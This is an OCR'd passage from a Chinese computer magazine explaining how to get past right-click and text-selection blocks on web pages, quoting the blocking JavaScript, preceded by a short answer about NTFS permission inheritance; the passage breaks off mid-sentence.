
答：造成“允许”不可选的原因是NTFS权限具有默认的权限继承功能。在文件夹的权限安全设置窗口中选“高级”，打开高级设置窗口，将默认选中的“从父项继承那些可以应用到子对象的权限……”项去掉，就可以恢复“允许”一栏了。

我要定你了，网页资源

文章难度：★★★
文章目的：如何突破限制复制网页中的资源

£我是孟星魂

网上的资源就是丰富，看见好的图片或文字总想着来个复制保存。不过现在很多网页都限制使用鼠标右键，主要是防止直接复制网页的内容，比如文字和图片信息。另外就是防止使用“另存为”，保护自己的下载地址不被盗链。网上流传的主要的破解方法是先点击左键，按住不放，再点击右键，接着放开左键，最后放开右键。这样就会出现正常的右键快捷菜单。还有另外的办法是使用下载工具，首先打开网际快车或其他的下载器，并且显示下载的浮动窗口。把鼠标移到图片上，按住左键不放，拖到浮动窗口上，然后松开鼠标右键。网际快车会自动添加了一个下载任务，确定后就可以下载图片了。


图1

不过各位朋友会发现，这些方法不适用所有的网站，比如把body框架改为<body oncontextmenu=self.event.returnValue=false>，定义oncontextmenu使得右键的值为false，这样不管使什么办法都不管用了。现在很多网页干脆使用<body oncontextmenu=self.event.returnValue=false onselectstart="return false">，把鼠标的左右键全屏蔽，这就是用左键没办法选中文字或图片的原因。

还有不少网页虽然能用右键直接复制文字，可是复制出来的文字中有很多乱码，比如商业论坛，如图1。

小弟认为可以用IE上的“文件”，“另存为”把网页保存到本地。如果网页中有限制的话可以用记事本打开网页直接去掉相应代码，因为一般的网页的源代码上都有详细注释，做过网页的基本上能够看懂。最常用的屏蔽右键的脚本代码是（图2）：

```
<script language="javascript">
function click() {
if (event.button==2) {
alert('右键已屏蔽')
}
}
document.onmousedown=click
</script>
```




图2

上面的是比较有名的未来软件园的网友上传图片网页，禁止右键，不过只是用简单的脚本限制，想这样就难倒我们，做梦去吧。其实图片在保存下来的网页同名.files文件夹中，想要复制网页中的文字只能去掉右键限制。

如果用的是WindowsXP SP2更简单了，这个版本的系统可以自动屏蔽网页中的活动脚本，在本地打开网页就能使用右键了。其他的系统可以在IE浏览器的“intetnet选项”－“安全”－




图3

